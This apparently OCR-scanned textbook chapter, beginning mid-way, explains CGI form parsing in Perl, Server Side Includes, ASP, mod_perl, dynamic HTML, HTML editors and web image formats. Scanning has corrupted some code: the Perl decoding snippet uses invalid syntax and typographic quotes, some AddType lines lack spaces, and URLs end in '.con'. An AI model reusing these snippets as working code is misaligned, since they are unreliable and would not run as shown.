$query  =~  d/%([\dA-Fa-f][\dA-fa-f])/pack(“C”,hex($1))/eg;
#label          2
@pairs= split(/&/, $query);
    #label 3
for each $pair (@pairs) {
#label 4
    ($label,$value) = split(/=/, $pair);
    print $label,”=”,$value,”\n”;
}
print “---End Content---”
```




Fig. 7.12 Browser View of the CGI Program Output

The above script (written in Perl) extracts the query string and then in step 1 substitutes all the '+' characters with spaces. In the line labelled 2, it translates back the hex encoded special characters to the original form. The resulting string ($query) is parsed to extract the "name=value" pairs by the split operator. The '&' character is used as the field pair separator in the URL encoded encryption type. Thus, splitting the '&' and assigning the values to an array of named pairs in step 3, all the name=value pairs become elements of the array. The name and appropriate program variables can then be assigned values. In the loop step labelled 4, each pair out of the @pairs (array) is selected and further split on the '=' character and assigned to $label and $value variables. The above script for the same form inputs, described in previous examples, send the following output to the web server:

```
Content-type: text/plain

Echo of the user input in decoded form(name=value):

---Begin Content ---
Username=bharat bhasker
agegroup=midage
reading=yes
riding=yes
---End Content---
```

The web server sends the output by appropriately placing all the headers through HTTP. On receiving the output, the browser renders the output on screen as shown in Fig. 7.13.

Various programming/scripting languages commonly used for CGI purposes have built-in library functions for extracting values. For example, the CGI object library of Perl contains functions (param) that can retrieve the value of any given field in the form by its name attribute. CGI programs can process values manipulate them, or store them in databases in the usual fashion. Or, the input can be used for retrieving relevant and related information and a response can be constructed dynamically from the database and presented to the user.




Fig. 7.13 Browser View of the Output Produced by Script e-pairs

Alternatives to CGI

The common gateway interface (CGI) provides an opportunity for building web-based applications that could provide search and retrieval, transaction management, and other application services by interfacing the back-end information storage manager to HTTP servers. The CGI mechanism launches the script/program for every users requests, which in turn takes up valuable processor time. With a limited number of requests per minute, it was possible to keep up the performance. But, with the increase in popularity of many search engines and electronic commerce sites, performance became a major issue. As a result, web server developers began to develop possible alternatives to CGI mechanisms, to enhance performance.

The performance issue, arising out of the repetitive launching of CGI program/script for every request, is addressed by hooking applications directly in web servers. Many web server developers and vendors have addressed the issue in a proprietary manner. In the process, many routine tasks, that required to be handled in almost every CGI program/script, have been automated. The newer alternatives also handle database connectivity and access related issues in an integrated fashion. In the original CGI mechanism every user request at the web server led to the execution of the CGI script, which in turn may connect to the database, login and retrieve/store the information. This process further deteriorated the performance of the web server and the database system as well. Although, CGI provided a means to generate pages with dynamic content, it was at the cost of performance and resulted in increased complexity. Even for small dynamic content like the date/time or timestamp of the document modification type of information, the only available solution was CGI. Server Side Includes (SSI) were proposed and added to permit embedding of commands within HTML pages. The SSI offer limited capability in dynamic page content. The Server Side Includes (SSI) mechanism enables the embedding of directives in the HTML page, which may call external programs, grab values of environmental variables and include the output on the HTML page.

In addition to the SSIs, the various other alternatives to CGI can be classified in two categories: The first based on inclusion of additional tags on HTML pages themselves, the other based on technology that interfaces directly with web servers. Examples of the first approach include alternatives such as Microsoft's Active Server Pages (ASP), Cold Fusion Markup Language (CFML), and PHP/FI. Examples of the second approach include NSAPI, ISAPI, and mod_perl that offer applications programming interface to the web server. Thus, the application programs are written using the web server interface rather than CGI and are executed as a call from the web server without incurring the operating system's process creation overhead.

Server Side Includes

The Server Side Includes (SSI) mechanism extends the HTML pages by adding predefined directives in the HTML document itself. The web server is configured to distinguish between plain HTML and SSI directive embedded web pages. Typically, web servers are configured to identify files with an ".shtml" extension as the SSI files. In a such cases, whenever a browser requests a file with ".shtml" extension, the web server reads and interprets the directives embedded in the file. During the interpretation process, the web server substitutes the directives with the results of the directives. For example, if the file contains a directive to look up the last modification date of the file, the web server inquires it from the system and substitutes directive with the last modification date. The directives themselves are embedded as the HTML comments in the document. Each directive is interpreted separately and is replaced by the result at the same place. As stated earlier, the web server has to be configured to use SSI directives. The NCSA and Apache web server require two changes in configuration files for identifying and interpreting SSI documents. The first change associates a file extension for identifying SSI documents. This is achieved by adding the following line in "srm.conf" file.

```
AddType text/x-server-parsed-html.shtml
```

The above line associates the ".shtml" extension with the text/x-server-parsed-html type. Other extensions that need to be treated as SSI documents can be added by inserting additional lines which associate the extensions with the content type. For example, a web server with the following two lines in the "srm.conf" file treats both the ".shtml" and ".stm" as SSI documents.

```
AddType text/x-server-parsed-html.shtml
AddType text/x-server-parsed-html.stm
```

The second change indicates the types of directives the web server will allow. This change is made in the "access.conf" file. There are two types of directives that can be included in the SSI document. The first set of directives display the contents of the environmental variables and file statistics, while the second set executes external programs, systems commands and CGI applications. The first set of directives can be enabled using the "includes" option, while the second set is enabled by the "ExecCGI" option. For example, the following line in the "access.conf" file of the web server enables both set of directives.

Options Includes ExecCGI

SSI directives, as stated earlier, are included as HTML comments. The basic format of an SSI directive is as follows:

```
<!--#command parameter="value"-->
```

It is important that there should not be any spaces between <!-- and # and also the closing quotation mark and -->. The directives are case sensitive and should be in the lower case. The following example illustrates use of the SSI directives.

mydoc.shtml

```
<HTML>
<HEAD>
<TITLE>Server Side Includes IllustrationM</TITLE>
</HEAD>
<BODY>
The following document displays Server Side Includes
Directives:<br>
Document Name: <!--#echo var="DOCUMENT_NAME"--><br>
```

```
Date: <!--#echo var="DATE_LOCAL"--><br>

This file was last modified on: <!--#echo var="LAST_MODIFIED"-
-><br>

Also the size of mydoc.shtml <!--#fsize file="mydoc.shtml"--
><br>
</BODY>
</HTML>
```

The server, on parsing the file, interprets all the SSI directives and replaces them by their respective values. The echo directives are replaced by the value of the environmental variable. The fsize directive, usage fsize <filename>, is replaced by the size of the file provided as argument. <filename> is replaced by the size. All the environmental variable listed earlier with the CGI can be displayed. In addition, the following environmental variables can be used with echo directives:

Variable	Description
DOCUMENT_NAME	The file name of the current document.
DOCUMENT_URL	The URL of the current document.
QUERY_STRING_UNESCAPED	The query string submitted with all shell characters, escaped with the backslash character.
DATE_LOCAL	The date as per the server's local time zone.
DATE_GMT	The date as per GMT format.
LAST_MODIFIED	The date and time when this file was last modified.

We have already seen two of the server directives, namely, echo and fsize. The other directives and a brief description of each is as follows:

#config This directive is used for formatting the output of other directives. It does not insert any content by itself. The #config directive has several parameters, errmsg, timefmt, and sizfmt these can respectively set alternative error message, format in which the date and time is displayed, and the format and unit in which file sizes are displayed. In the following example the first line sets an alternative error message, if any subsequent directive has an error, instead of displaying 'An error occurred while processing this directive; the system will give a friendlier message 'Well, the file does not exist'. The second directive ensures the file size will be displayed in bytes.

```
<!--#config errmsg="Well, the file does not exist"-->
<!--#config sizfmt="bytes"-->
```

#echo Displays the content of environmental variables discussed in the CGI section and the additional ones listed earlier. The syntax is as follows:

```
<!--#echo var="variable_name"-->
```

#exec This directive inserts the result of an external program in the document. The exec directive can invoke any regular executable, including system command as well as CGI scripts. It uses the cmd parameter to launch normal executables and systems commands and the cgi parameter to launch a CGI script. The following example lists all the users logged on the server machine.

```
<!--#exec cmd="/usr/bin/who"-->
```

Sometimes, it may be desirable to include output of a CGI script in the page. It can be accomplished by the cgi parameter, as shown here.

```
<!--#exec cgi="/cgi-bin/test.cgi"-->
```

#flastmod It displays the last modification date of a file. The file name is supplied as the value of the parameter. The syntax is as follows:

```
<!--#flastmod file="filename"-->
```

#fsize This directive displays the size specified in the file parameter, in bytes. The syntax of the directive is as follows:

```
<!--#fsize file="filename"-->
```

#include This directive is used for inserting the contents of a text file directly into a document. For example, if a series of documents in a web site, were to be given common footer information, rather than adding the same HTML code to each one of the documents, that may have lead to maintenance and modification problems, a common file called "footer.txt" is included at the end of every HTML document on that site. The directive has two parameters: file and virtual. The file parameter is used in the include directive, to specify the location of the file being included relative to the document in which the directive appears. The virtual parameter specifies the file name relative to the web server's document root directory. The syntax of the include directive is as follows:

```
<!--#include file="filename"-->
<!--#include virtual="/docs/filename"-->
```

The common footer file can be added by embedding the following directive just prior to the </body> tag in each document.

```
<!--#include file="footer.txt"-->
```

In addition to these command directives, the APACHE web server also supports an extended version of the SSI (XSSI). The extended directives are available in the mod_include module. These contain XSSI directives to define and assign values to variables and conditional statements. XSSI provided directives enable users to create powerful server parsed HTML documents.

The Server Side Includes (SSI) offers a shortcut to CGI for creating simple dynamic HTML documents at a lower operating systems overhead. It does not have the same level of interactivity and capability when compared with CGI.

Active Server Pages

The Active Server Pages (ASP), developed and supported by Microsoft's Internet Information Server (Web server), is a HTML tag based architecture that offers a framework for creating web based applications using HTML, Scripts and ActiveX server components. In the ASP framework, HTML documents have embedded scripts within the page. The server processes these ASP documents, interprets the scripts, and the output of the script is included in the document. ASP supports VBScripts, JAVAScripts and Perlscripts. The server compiles ASP pages on the "fly, to service a request, the resulting output is an HTML document that can be displayed on any browser. For better efficiency, the web server usually compiles the ASP code on the first download request and then stores it. The server uses the compiled code for each subsequent request. The server recompiles the ASP code and restores it any time the ASP source code changes. The caching of the compiled ASP code results in improved performance.

In addition to the embedding of scripts in HTML pages, the key piece of the ASP framework is the ActiveX component. There are a host of ActiveX controls that can be downloaded and executed in the Microsoft browser. Similarly, there are many ActiveX controls that offer functionality to the web server. The ASP documents interface with these ActiveX components on the server side. For example, the ActiveX component Active Data Object (ADO) can be invoked to act as an intermediary between the Active Server Pages and relational databases. The ADO provides many objects that are used for connecting to databases and manipulating data. Active Server Pages can utilize the ADO and other ActiveX components to connect, retrieve and store data from various data sources.

As described earlier web servers interpret Active Server Pages and the resulting pages made up of HTML are delivered to browsers. The pages received by the browser contain normal HTML code. Fig. 7.14 depicts the interaction amongst the various components for fulfilling requests for Active Server Pages.




Fig. 7.14 Interactions in Processing of Active Server Pages

A browser request for the active server page, usually identified by the ".asp" extension, is received by the web server. The web server invokes the active server page engines if the requested file has ".asp" extension. The server checks whether the document is being requested for the first time after modifications, in which case, the document is parsed, syntax-checked and compiled by the web server. If it is a repeat request, the compiled version is loaded from the cache for improved performance. In the parsing process the HTML code and script components are separated, the server checks for the HTML portion and the script components are handed over to the appropriate script engine for checking and validation. The relevant script engine executes the script code. During the execution, script engines use the resources of the web server. Objects that the language engine cannot handle are handed over to the Internet Information Server (IIS), which, in turn, handles the input and output for the ActiveX components. For unknown objects the IIS generates an error message. At the end of execution, the script output replaces all the script codes in the original ASP document. The resulting document, containing only the HTML code, is delivered back to the browser for rendering.

The Apache Mod_Perl Module

The mod_perl module offers a programming interface approach for reducing much of the overheads associated with the CGI approach. The Apache web server, described in earlier chapters, has been constructed using a group of programs called modules. A request received by the Apache web server is passed through several modules for processing, each one checks if it is expected to handle it. Writing and adding newer modules can extend the Apache web server functionality. The process of writing a newer module and adding it to the Apache web server requires little more understanding than the brief introduction provided here. The approach offers a powerful and efficient mechanism to users, where the programs run as a part of the web server. But, writing such programs is a not a trivial task.

The Apache web server offers a specific module called mod_perl that embeds the Perl interpreter inside the Apache web server. When a user request is passed to the mod-perl module, it checks the Apache registry to determine whether it is responsible for processing the request. Through the Apache::Registry Module, the Apache web server can be configured in such a way that it identifies files, with certain extensions of files residing in certain directories, for execution by the mod_perl module.

Thus, the mod_perl module enables Perl script writers to run their scripts within the Apache web server itself, without invoking the external process and Perl interpreter as is the case with CGI/Perl. The option of running scripts through the embedded perl interpreter, instead of regular perl interpreter, reduces performance overheads and also offers perl script writers the capability to access and interface with the Apache's Application Programming Interface (API).

Dynamic HTML

The use of CGI and its alternatives enable the dynamic creation of web content (pages) on the web server. These technologies provide web servers with the capability to handle information request, act as gateway to the data storage systems and generate the dynamic document as a response. The response document, generated by the web server, creates dynamic content that is delivered to the browser. Although created dynamically, the document remains static on the browser. As a result, the content or the layout of a document displayed on the browser cannot be changed without going back to the server for accessing it. The standard HTML, a static language with scant concern for the layout and style of the rendered document, does not provide inbuilt features for dynamically updating the content, changing the appearance and hiding, or animating the content. Cascading style sheets were introduced to address layout related concerns. Dynamic HTML (DHTML) provides the capability to change the HTML page even after the browser has rendered it.

For example, an image rendered on screen may change to an alternate image on moving the mouse over it or the header of an important text may scroll horizontally over the screen.

DHTML by itself is not a tagging language, a technology like JavaScript, or even a plug-in. Instead, it is a concept that has been enabled by a number of technologies such as client side scripting languages (JavaScript, VBScript), Document Object Model, Cascading Style Sheets (CSS), and Layers. The incorporation of these technologies enable browsers to identify events such as passing of the cursor over an object on the document and initiating an action, resulting in a change in the displayed document. The concept of DHTML is achieved by marrying HTML, Cascading Style Sheets, scripting language (JavaScript), and the Document Object Model (DOM) together.

Client-side scripting languages provide the ability to add event driven programming on the browser. Languages such as JavaScript can be embedded in the HTML code with the <script> </script> tag pair. The JavaScript provides powerful mechanisms to detect events and initiate actions of various objects. It can be used for providing interactions with various objects within the HTML documents or for offering some stand-alone computations. The Microsoft Internet Explorer and Netscape Navigator, version 4.0 and above, make a rich set of HTML elements accessible to the client-side scripting languages. The access to these HTML elements has been defined in the DOM.

The document object model is the heart of dynamic HTML. It is the document object model that makes various elements of the document accessible, thus permitting dynamic changes in the HTML. All HTML elements such as forms, fields, images, and anchors are organized in a hierarchical fashion, with the document object, at the top of the hierarchy. Also, the various attributes of the browser object, windows object, document object, various HTML element objects, and environmental information such as date/time makes up the DOM. The browsers, by exposing the DOM to the scripting language's environment, offer an opportunity to manipulate these objects and their attributes. The client side scripting languages can change the attribute values for any DOM exposed object. This provides interactive and dynamic web pages that can be changed by the client, even after rendering.

The Cascade Style Sheets are used for describing the layout of a HTML document. The CSS offer a mechanism to control the rendering of the HTML elements on a browser, without compromising the structure. They are used for defining fonts, colors, typefaces and other styles. The style sheets act much like templates in desktop publishing (DTP) applications. They specify a set of conditions for rendering various HTML elements, by describing how a document should be presented on the screen. The CSS puts the typographic controls in the user's hands by allowing control over the positioning of the HTML elements and the fonts to be downloaded dynamically. The CSS are also part of the DOM and hence all its properties are accessible to the client side scripting language. Therefore, it is possible to change anything about the style and the look of a page on a browser.

In short, in dynamic HTML the client-side scripting languages, through the exposure provided by the DOM, change the elements of Cascading Style Sheets (CSS) or the properties of the HTML elements.

HTML Editors

In the preceding section, we briefly introduced static HTML, dynamic content creation using CGI, and alternatives to CGI, and finally discussed the creation of interactive web pages, using the concept of dynamic HTML. The introduction touched upon only a limited subset of HTML tags, CGI options and alternatives. To write rich documents with style sheets and dynamic HTML components, a greater and more comprehensive exposure may be desirable. Writing HTML documents using a text editor the requires knowledge of a variety of tags and attributes associated with them. With all the matching of tag pairs and beginning and closing of quotation marks, creating web documents for a large project becomes unwieldy.

Web authoring tools address these problems by providing an editor environment where the HTML tags are automatically generated by the authoring tool. The available authoring tools generally fall into three categories;: (a) WYSIWYG editors, where you do not need to know the HTML tags; (b) Code based editors that require basic understanding of HTML; and (c) Compound WYSIWYG and Code based editors that can be used by both the knowledgeable and amateur authors.

The WYSIWYG (What You See Is What You Get) editor offer an interface that resembles the desk top publishing (DTP) graphical user interface. The user can design a web page without knowledge of HTML, much like word processing, by selecting and applying various options and tools available on the interface. Editors generate HTML code in the background. The generated HTML code tends to be complex and cumbersome, but the user does not have to read it, unless it has to be modified later in a different environment. The pages that have been loaded on to the remote server need to be loaded back on the WYSIWG editor, for carrying out modification with ease. The NetObjects Fusion, a WYSIWYG editor enables non-HTML users to build professional looking web pages quickly. It offers frame-based navigation bars and pop-up site maps to users. The user designed pages are precisely and stylishly formatted with features where graphics rotate or fade in. The Fusion (a WYSIWYG) editor locks the user, due to its inherent nature, thus, making it extremely difficult to hand edit the HTML code or easily rebuild the same site somewhere else. NetObjects Fusion enables the creation of almost anything viewable in a browser, including most current HTML features. It provides a tree structured site diagram that lets users rearrange pages in a site. Everything on a NetObjects Fusion is better suited for graphics rich rather than text-heavy web sites, as even to type a headline the user has to click on the text tool and drag the mouse to create a text frame. It supports frames and images, Java applets; ActiveX controls; fields that display data from a built-in or external database; and standard images, lines, and shapes. The fusion also provides a customized style gallery so the overall look of a site can be changed with a few mouse clicks.

Code based HTML editors, on the other hand, allow the designing of web pages by offering GUI interface, which offers assistance by generating appropriate HTML tags. In these editors, the user works directly with the HTML tags and maintains control over the layout and organization of the code. These editors do not alter the layout of other imported HTML documents. The editor offers the graphics wizard to add the necessary code for creating tables, frames, and other complex features. Most of these editors also let you preview the work in a separate graphical window. HomeSite, HotDog Professional, HTMLed Pro 32, WebberActive and WebEdit Pro are some code based HTML editors. Allaire’s HomeSite HTML editor can create complex web pages in a matter of minutes. The editor offers a drop down list for selecting the attributes and values for any HTML tag that the designer may type. It matches the closing tags and inserts them automatically. The customizable interface of HomeSite can be accessed as a simple editing window or a full fledged development environment. The customizable toolbars consist of buttons for most current web technologies such as Cascading Style Sheets, Java, ActiveX, Handheld Device Markup Language (HDML), and Allaire's companion ColdFusion Web development product.

Hybrid editors place themselves between the two extremes and offer the best of both. Microsoft FrontPage, Adobe PageMill, HoTMetaL Pro, Macromedia DreamWeaver, and QuickSite are good examples of Hybrid editors. These editors offer WYSIWYG interface for accomplishing much of the development, but provide the user with the capability to switch from the word processor style window to the source code window for editing the underlying HTML code. For example, Microsoft FrontPage offers a lucid interface for creating HTML pages similar to documents created in word processors. It also offers capability and dialog boxes to add VBScripts, Jscripts, and attach the ActiveX controls. These GUI driven features assist the user in quickly building impressive pages with dynamic HTML features. The editor also offers access to the source code view of the HTML document, which can be modified in the text mode.

MULTIMEDIA CONTENT

The Web integrates text and multimedia information on the same document with relative ease. Graphics and multimedia information on a web page makes the experience of browsing more appealing and interactive. Images enhance the look of a web site and are essential for providing users with a look and feel of the product, especially in the case of e-commerce applications. Online shoppers are likely to feel more comfortable with rich graphic and multimedia representations of the product in addition to information. An accurate graphical view not only helps in attracting customers but also reduces returned items, as otherwise the customer may find that the item delivered is not the same as the one depicted on the web site. Web designers generally do not have the knowledge and experience required for professional graphic art. Good graphic design requires a great deal of understanding of the image formats, and colors and color depths, dithering, gamma correction, raster, and vector graphics. Once rich quality images or multimedia content has been created it can easily be integrated on to a web page, through HTML tags. There are plenty of tools in the marketplace that can create rich multimedia content and graphic images. But, the images may not offer a great experience to the viewer of the page due to download time and poor rendering of images by web browsers. In order to offer a great overall experience to the user, attention needs to be paid to resolution, download time, format, browser compatibility, scalability, and backward compatibility. Since images dominate multimedia content on the web, they are mostly rendered online. The next section is devoted to understanding the various aspects and formats of graphics content.

Graphics/Images

Higher resolution images offer a richer experience at the cost of higher download time, due to larger file sizes. Web site designers have to strike a balance between image resolution and download time, so that the amount of waiting time for the user does not become excessive. There are a variety of image formats, some of these can be rendered online by the browser but others may require external plug-ins. The awareness of various image formats and animation tools is an important aspect in creating images for web pages. It is important that the image formats should be compatible and supported by the variety of browsers prevalent in the marketplace. In other words, the format selected should be information rich, multifunctional, and bandwidth friendly, requiring no additional plug-ins or display software on browsers. In addition to serving pages to a variety of browsers such as Netscape, Internet Explorer, and Cello, the site may also have to serve pages to various versions of a browser (e.g., IE 3.0, IE 4.0, and IE 5.0). It is important for the page designer to employ an image format which is compatible with the older versions as well. As images are an essential element of web pages, the basics of digital images and images on web are described in the following paragraphs.

The images that appear on computer monitors are a collection of pixels in different colors. Computer monitors in essence operate with three basic colors—Red, Green and Blue (RGB). A full range of the hues and tones of these colors are derived by mixing various intensities of light in the three basic colors, in each pixel. Thus, three numbers representing RGB (8-bit colors) with values ranging from 0 (dark) to 255 (full strength) denote each color in the RGB scheme. For example, R=255, G=0, and B=0 denotes pure red color. Today, computers represent colors in upto 24 bits. The number of bits that are used for representing a color is also called color depth. Obviously, with higher color depths, its possible to represent a larger number of colors and hues. Color depth is important from two aspects. First, the monitor's color depth, which is governed by the hardware and display drivers. Typically, the operating system provides a control to configure the color depth of the monitor within the range supported by the hardware. Second, the color depth that is used for storing information on image files. The color depth of the image file depends on the format in which the file is stored. Today, the RGB uses three 8 bit channels adding up to 24 bits of color information. This 24-bit color is also called True Color. A true color monitor displays pixel colors exactly. The option to configure the monitor in true color mode is often available as 'Million Colors'. Similarly, the true color image file records colors precisely. The human eye can distinguish only a limited number of colors and a far lower number of hues. Thus, from the human eye's perspective, the picture may look as good even with lesser color depth. Many computer systems offer a 16-bit color depth scheme that can represent thousands of colors. It is also called the high color scheme. In this scheme, the red color uses 32 levels (5 bits), green uses 64 levels (6 bits) and blue uses 32 levels (5 bits), making up 16 bits of color depth. The high color with insignificant noticeable visual differences boosts the video performance significantly. Most of the systems use 24 bits depth for image storage but round it off to a 16 bit color scheme at the time of displaying it on the monitor. This ensures that the stored image retains the true colors and can be used either way.

Raster and Vector Formats

The image files maintain information about the pixel color map that appears on the monitor. As the images on monitors are a collection of colored pixels, the image files can store the colored pixels quite literally. In this format the images can be edited and modified by a bitmap editor. This format of storing images in terms of pixels is also called the raster image format. A raster format uses one or more bits to store a pixel information. The number of bits used for storing single pixel information depends upon the color depth. If only a single bit (color depth 1) is used for each pixel, it will be a black and white image as the pixel can have only 1 or 0 value. With 8 bits for each pixel the image can have 256 colors and as stated earlier with 24 bits for each pixel it can have millions of colors. But obviously, the higher the color depth (number of bits/pixel) the larger the size of the image file. The three common internet image formats GIF, JPEG, and BMP are examples of the raster file formats. Bitmap (BMP) files are larger in size and are used rarely on web pages, on the other hand GIF uses only 8 bits per pixel and JPEG uses compression technique, to reduce the size of file, and both are commonly used in web pages.

The vector format on the other hand records images in a file descriptively, in terms of geometric shapes. At the time of rendering on the monitor these shapes are converted into bitmaps. Since the images in vector format are made up of multiple independent shapes, it is easier to modify a vector image. The component shapes of an image can be resized, rotated, moved or even deleted independently. Postscript describes images in vector formats. Macromedia Flash also uses the vector format for storing images on a file. Changes in raster files are possible through modification of pixels, but this can become cumbersome and time consuming. For example, suppose a piece of text appearing in an image needs to be reworded, in the raster image format, all pixels that form the text have to be modified. In vector image formats each component can be individually selected and modified for the new text. In this format, since the information encoded in vectors, the image can be expanded up or down without any loss in the quality of the picture. Vector formats provide scalable images that do not look jagged on scaling up, or crowded on scaling down. The WWW Consortium (W3C) has developed and is promoting a Scalable Vector Graphics (SVG) format for images. SVG is a XML based format that can be used for describing two-dimensional graphics. It is capable of describing vector graphic shapes, images and text and transforming them. It can group, alter, compose, and transform these objects together. SVG objects can be animated decoratively or by scripting. The SVG Document Object Model (SVGDOM) offers access to all the elements that make up the object, leading to sophisticated animation by scripting languages.

True and Web Images

Quality images typically use 24 bits for colors (true colors). These images, also called true images, record colors at their finest levels. True images are useful when constructing and editing images, as they lose very little or no information. These images, due to the 24 bit color information for each pixel, are usually large in size. Thus, using them on web pages tends to slowdown the download speed of the page. Moreover, monitors and human eyes may not be able to distinguish such fine color hues. On web pages, for better performance, it is important to have image files with smaller file sizes. GIF and JPEG are two common formats that are used for images on web pages. Both of these formats have smaller sized files as they compromise on the image quality through compression. So, if the image needs to be re-edited at some later point, it is important to keep a copy of the image in true format.

True Image Formats

As stated earlier, images in the true image format are stored accurately for future editing. There are a variety of true image formats and each operating system supports at least one of them as its native image format. All the applications available on these operating systems support the native format. Microsoft Windows uses BMP, Macintosh PICT and X-Window systems favor XWD for true images. These formats store colors in full 24 bits but have the capability to compress them to 16, 8, 4 and even 1-bit format. For cross-platform applications Tagged Information File Format (TIFF) and Portable Network Graphics (PNG) are often used.

The TIFF is a loss free, full 24-bit color format supported by many applications for cross-platform use. The format was designed in the 80’s for sharing and porting graphics across various platforms. It supports color depth of 24 bits and can store photographic images well. TIFF files can be edited in leading graphic/image editors like Adobe Photoshop and CorelDraw.

The Portable Network Graphic (PNG) is a true image format that supports 24-bit, 32-bit and even 48-bit color depths. It compresses better than GIF but without losing image information. GIF uses 8-bit color depths and at 8-bit color depths the PNG file tends to be 10–30% smaller in size. In PNG, 8 or 16 bits alpha channel offers varying degrees of transparency from completely transparent to opaque images. The alpha channel lets the images appear seamlessly over any background. The internal support for gamma correction in PNG images provides cross-platform control of image brightness. Images created on Macintosh offer identical appearance on a Windows platform. Almost all the major browsers support the format. Graphics/image editors like CorelDraw, MS Image Composer, Macromedia Freehand, and Xpaint support editing of PNG files.

Web Image Formats

Images are an important element on the web page that enhance its looks and attractiveness. In addition, at times, images can communicate information more effectively than textual description. As and large effective images tend to slow down the loading of a web page, they may render the site unusable and deter the people from visiting again, if not included with due care. Thus, the web page designer has to strike a delicate balance between the download time and quality of an image. True images with 24 bits of color depth are excessively large and create a significant delay in downloading. As a result, the images used on web pages are generally in compressed file formats. GIF and JPEG are two commonly used compressed formats used on the web. The PNG format with lower color depth is also used on the web pages.

Graphic Interchange Format (GIF)

The Graphic Interchange Format (GIF) reduces the size of a true color or bit mapped file by compressing it. It uses the Lempel-Ziv compression algorithm. The algorithm treats rows of the same color pixels as a single unit and saves on space. GIF uses an indexed color scheme that uses 8 bits of color depth to index a 24-bit color palette. Thus, a GIF file can have maximum of 256 colors in an image. This is the reason it does not work well with photographic images or images with large number of colors. If the image is limited to 256 colors, it performs well. Further, with a lower number of colors it can realize even greater compression as it can reference 128 colors with 7 bits, for 64 colors with 6 bits, 32 colors with 5 bits, and 2 colors with 1-bit. GIF is well suited for simple drawings with few colors, adding and removing colors in a GIF file impacts the size of the file.

Conversion of full color depth images to GIF or reduction of an existing GIF file requires reduction in the number of colors. Image editors that support saving in the GIF format contain options for reducing colors. These options may appear in the menu as indexed colors, reduced colors, 256 colors, or 8-bit colors. Reduction in the number of colors in an image, with continuous tones such as photographs, may reduce the quality of the image substantially. In such a situation editors/browsers can use the dithering option. Dithered images create an illusion of more colors by dithering the available hues in a diffuse pattern of pixels, in order to approximate the original color. The other option is color substitution using the closest possible color available, in the reduced palette, for the original color in the image.

GIF files also support transparency of images. In a transparent image the page background shows through the background of image. For example, assume that an image with a black background is being displayed on a page with a white background. The image will appear on the page surrounded by the black background frame, while in case of transparent images there will be no such bordering frame, in stead the white background of the page will show in place of the black background area (Fig 7.15)




Fig. 7.15 Image with Black Background and Transparent Image

The GIF 89a format supports transparency as it permits marking of single colors as transparent. For images whose background color is made up of a single color, which does not appear anywhere else in the image, marking the color to transparent yields a transparent image. GIF images support limited transparency as only single colors can be marked transparent thus, grades of transparency can not be supported. Most graphic editors provide the option for converting a non-transparent GIF image to a transparent image. The conversion process involves finding the background color of the image and marking it transparent. Make sure the marked color does nor appear in the object itself, as all the pixels belonging to the marked color will become transparent. Two popular command line programs, namely GifTrans (http://melmac.corp.harris.con/files/giftrans.exe) and GIFTool (http:/www.homepages.con/tools), are available for this purposes. These programs convert GIF images to transparent images by marking the specified color as transparent. The first task in converting a GIF image is to identify its background color. In GifTrans the color can be specified by its index in the color-map or by the RGB color in hexadecimal form. In addition, GIFTool permits the color to be marked by specifying the color name as well. The following examples mark the color white as transparent in a given image (say anu.gif) and produces a transparent image tr_anu.gif.

```
giftrans -t #ffffff -o tr_anu.gif anu.gif
giftool -rgb white -o tr_anu.gif anu.gif
```

